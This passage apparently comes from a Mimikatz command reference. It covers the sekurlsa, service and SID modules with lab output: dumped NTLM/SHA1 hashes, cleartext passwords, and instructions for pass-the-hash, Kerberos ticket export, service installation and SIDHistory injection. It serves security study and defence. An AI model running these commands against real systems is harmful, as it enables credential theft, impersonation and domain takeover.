         * Domain   : ADSECLAB
         * NTLM     : ec2fa78dd1efe24d9780561f245c69c0
         * SHA1     : 48bbe93e4acc70bff740c717cf782b0f6c77653e
```

```
Authentication Id : 0 ; 218943 (00000000:0003573f)
Session           : Interactive from 1
User Name         : ADSAdministrator
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 5/30/2015 11:01:04 PM
SID               : S-1-5-21-1387203482-2957264255-828990924-500
        msv :
         [00000003] Primary
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * LM       : e52cac67419a9a226e7e4a5ff986d116
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
        tspkg :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!
        kerberos :
         * Username : ADSAdministrator
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Password99!
```

SEKURLSA::MSV – List LM & NTLM credentials

```
mimikatz # sekurlsa::msv

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        msv :
         [00000003] Primary
         * Username : Admin
         * Domain   : RD
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31
         [00010000] CredentialKeys
         * NTLM     : 7c08d63a2f48f045971bc2236ed3f3ac
         * SHA1     : 05a6fb630c065d50471cd5a30ac5604642a74e31

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        msv :
         [00000003] Primary
```


SEKURLSA::Process – switch to LSASS process context

```
mimikatz # sekurlsa::process
Switch to PROCESS
```

SEKURLSA::Pth – Pass-the-Hash and Over-Pass-the-Hash (aka pass the key).

Mimikatz can perform the well-known operation 'Pass-The-Hash' to run a process under another credentials with NTLM hash of the user's password, instead of its real password. For this, it starts a process with a fake identity, then replaces fake information (NTLM hash of the fake password) with real information (NTLM hash of the real password).

- /user – the username you want to impersonate, keep in mind that Administrator is not the only name for this well-known account.
- /domain – the fully qualified domain name – without domain or in case of local user/admin, use computer or server name, workgroup or whatever.
- /rc4 or /ntlm – optional – the RC4 key / NTLM hash of the user's password.
- /run – optional – the command line to run – default is: cmd to have a shell.



Benjamin's Remarks:

- This command does not work with minidumps (nonsense);
- it requires elevated privileges (privilege::debug or SYSTEM account), unlike 'Pass-The-Ticket' which uses one official API ;
  this new version of 'Pass-The-Hash' replaces RC4 keys of Kerberos by the ntlm hash (and/or replaces AES keys) – it permits to the Kerberos provider to ask TGT tickets! ;
- ntlm hash is mandatory on XP/2003/Vista/2008 and before 7/2008r2/8/2012 kb2871997 (AES not available or replaceable) ;
- AES keys can be replaced only on 8.1/2012r2 or 7/2008r2/8/2012 with kb2871997, in this case you can avoid ntlm hash.

Benjamin's post on overpass-the-hash.

SEKURLSA::SSP – Lists SSP credentials

```
mimikatz # sekurlsa::SSP

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        ssp :   KO

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        ssp :   KO

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        ssp :   KO

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        ssp :   KO

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        ssp :   KO

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:03 PM
SID               : S-1-5-19
        ssp :   KO
```

SEKURLSA::Tickets – Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account.
Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).

- /export – optional – tickets are exported in .kirbi files. They start with user's LUID and group number (0 = TGS, 1 = client ticket(?) and 2 = TGT)

Similar to credential dumping from LSASS, using the sekurlsa module, an attacker can get all Kerberos ticket data in memory on a system, including those belonging to an admin or service.
This is extremely useful if an attacker has compromised a web server configured for Kerberos delegation that


users access with a backend SQL server. This enables an attacker to capture and reuse all user tickets in memory on that server.


The “kerberos::tickets” mimikatz command dumps the current logged-on user’s Kerberos tickets and does not require elevated rights. Leveraging the sekurlsa module’s capability to read from protected memory (LSASS), all Kerberos tickets on the system can be dumped.

Command: *mimikatz sekurlsa::tickets exit*


- Dumps all authenticated Kerberos tickets on a system.
- Requires administrator access (with debug) or Local SYSTEM rights

The following screenshot shows dumped password and Kerberos tickets (TGS & TGT) of another user who is a Domain Admin (LukeSkywalker).






The following screenshot shows dumped credentials and Kerberos tickets (TGS & TGT) of another admin (HanSolo).



The following screenshot shows dumped credentials and Kerberos tickets (TGS & TGT) for a SQL service account (svc-SQLDBEngine01).



SEKURLSA::Trust – get trust keys

(I think this is deprecated in favor of lsadump::trust /patch)

SEKURLSA::TSPKG – Lists TsPkg credentials

```
mimikatz # sekurlsa::tspkg

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        tspkg :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        tspkg :

Authentication Id : 0 ; 3770455 (00000000:00398857)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        tspkg :

Authentication Id : 0 ; 3770425 (00000000:00398839)
Session           : Interactive from 2
User Name         : Admin
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 9/14/2015 6:49:41 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-1107
        tspkg :

Authentication Id : 0 ; 3766159 (00000000:0039778f)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        tspkg :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:03 PM
SID               : S-1-5-19
        tspkg :
```

SEKURLSA::Wdigest – List WDigest credentials

```
mimikatz(commandline) # sekurlsa::wdigest

Authentication Id : 0 ; 72551743 (00000000:04530d3f)
Session           : RemoteInteractive from 2
User Name         : adsadministrator
Domain            : ADSECLAB
Logon Server      : ADSDC01
Logon Time        : 12/8/2015 8:39:04 PM
SID               : S-1-5-21-1581655573-3923512380-696647894-500
        wdigest :
         * Username : ADSAdministrator
         * Domain   : ADSECLAB
         * Password : Password99!!

Authentication Id : 0 ; 13928958 (00000000:00d489fe)
Session           : RemoteInteractive from 2
User Name         : joeuser
Domain            : ADSECLAB
Logon Server      : ADSDC03
Logon Time        : 11/27/2015 2:53:45 PM
SID               : S-1-5-21-1581655573-3923512380-696647894-2634
        wdigest :
         * Username : JoeUser
         * Domain   : ADSECLAB
         * Password : Password99!

Authentication Id : 0 ; 4160616 (00000000:003f7c68)
Session           : Interactive from 2
User Name         : LukeSkywalker
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 11/27/2015 1:49:45 PM
SID               : S-1-5-21-1581655573-3923512380-696647894-2629
        wdigest :
         * Username : LukeSkywalker
         * Domain   : ADSECLAB
         * Password : TheForce99!

Authentication Id : 0 ; 4160574 (00000000:003f7c3e)
Session           : Interactive from 2
User Name         : LukeSkywalker
Domain            : ADSECLAB
Logon Server      : ADSDC02
Logon Time        : 11/27/2015 1:49:45 PM
SID               : S-1-5-21-1581655573-3923512380-696647894-2629
        wdigest :
         * Username : LukeSkywalker
         * Domain   : ADSECLAB
         * Password : TheForce99!

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 9/6/2015 1:34:52 PM
SID               : S-1-5-19
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSWKWIN7$
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 9/6/2015 1:34:52 PM
SID               : S-1-5-20
        wdigest :
         * Username : ADSWKWIN7$
         * Domain   : ADSECLAB
         * Password : 10 3d 9b 63 49 7b 2e f4 9c 32 e5 05 a4 82 ae 52 38 da 09 99 d7 e1 1a 5b 3a 0d 3a 12 10 2e 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
 0b 10 4f 90 8a b1 c0 35 d5 7e c0 fa 82 0e 78 5e e4 54 66 ef d1 95 a8 7e c7 64 c5 63 6d dc b2 93 6f 7a 20 97 98 93 1d 0c 55 d0 11 15 ba ae 17 5d 9e 96
 26 34 b9 c0 6b 41 ca 84 87 d4 ef fb 67 70 19 64 64 61 30 33 4d 8a 89 c0 30 ad fb 17 7d b2 3f 36 56 2f dd dd 7b f1 75 96 24 1f 51 ff e1 ee f4 6b 24 99
 34 c8 fd 6c 2e 49 d6 dc 57 df a1 c0 3c 1b 76 26 0c 19 65 ae 65 38 6c e1 18 2f 95 ce b9 0d d0 52 f7 40 e9 39 e9 53 07 a4 bc bf 08 0e 23 33 26 45 20 7c
 96 8c 47 b2 4f 9f 5c 31 8c 3e 5d a7 86 84 ac fe 50 fa 40 4b 8f 1e 70 2b 2c 1d 7e 91 fb b3 ef 9d 38 5f a4 4e cb aa c1 f7 1c 22 f5 f9 a4 7f c3

Authentication Id : 0 ; 24505 (00000000:00005fb9)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 9/6/2015 1:34:51 PM
SID               :
        wdigest :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : ADSWKWIN7$
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 9/6/2015 1:34:51 PM
SID               : S-1-5-18
        wdigest :
         * Username : ADSWKWIN7$
         * Domain   : ADSECLAB
         * Password : 10 3d 9b 63 49 7b 2e f4 9c 32 e5 05 a4 82 ae 52 38 da 09 99 d7 e1 1a 5b 3a 0d 3a 12 10 2e 20 93 04 18 0d 78 7b 90 71 6f a1 01 90
 0b 10 4f 90 8a b1 c0 35 d5 7e c0 fa 82 0e 78 5e e4 54 66 ef d1 95 a8 7e c7 64 c5 63 6d dc b2 93 6f 7a 20 97 98 93 1d 0c 55 d0 11 15 ba ae 17 5d 9e 96
 26 34 b9 c0 6b 41 ca 84 87 d4 ef fb 67 70 19 64 64 61 30 33 4d 8a 89 c0 30 ad fb 17 7d b2 3f 36 56 2f dd dd 7b f1 75 96 24 1f 51 ff e1 ee f4 6b 24 99
 34 c8 fd 6c 2e 49 d6 dc 57 df a1 c0 3c 1b 76 26 0c 19 65 ae 65 38 6c e1 18 2f 95 ce b9 0d d0 52 f7 40 e9 39 e9 53 07 a4 bc bf 08 0e 23 33 26 45 20 7c
 96 8c 47 b2 4f 9f 5c 31 8c 3e 5d a7 86 84 ac fe 50 fa 40 4b 8f 1e 70 2b 2c 1d 7e 91 fb b3 ef 9d 38 5f a4 4e cb aa c1 f7 1c 22 f5 f9 a4 7f c3
```

SERVICE

SERVICE::+ (plus sign)- Install Mimikatz service (‘mimikatzsvc’)

```
mimikatz # service::+
[*] 'mimikatzsvc' service not present
[+] 'mimikatzsvc' service successfully registered
[+] 'mimikatzsvc' service ACL to everyone
[+] 'mimikatzsvc' service started
```

SERVICE::- (minus sign) – Uninstall Mimikatz service (‘mimikatzsvc’)

```
mimikatz # service::-
[+] 'mimikatzsvc' service stopped
[+] 'mimikatzsvc' service removed
```

SERVICE::List – List Services

SERVICE::Me

SERVICE::Preshutdown – preshutdown service

SERVICE::Remove – Remove service

SERVICE::Resume – resume service

SERVICE::Shutdown – shutdown service

SERVICE::Start – Start a service

SERVICE::Stop – Stop service

SERVICE::Suspend – Suspend the service

SID

The Mimikatz SID module replaces MISC::AddSID. Use SID::Patch to patch the ntds service.

SID::add – Add a SID to SIDHistory of an object

```
mimikatz # sid::add /sam:jangofett /new:Builtin\administrators

CN=JangoFett,CN=Users,DC=lab0,DC=adsecurity,DC=org
  name: JangoFett
  objectGUID: {535d07a4-2661-4ac9-91b0-1278870325c7}
  objectSid: S-1-5-32-544
  sAMAccountName: jangofett

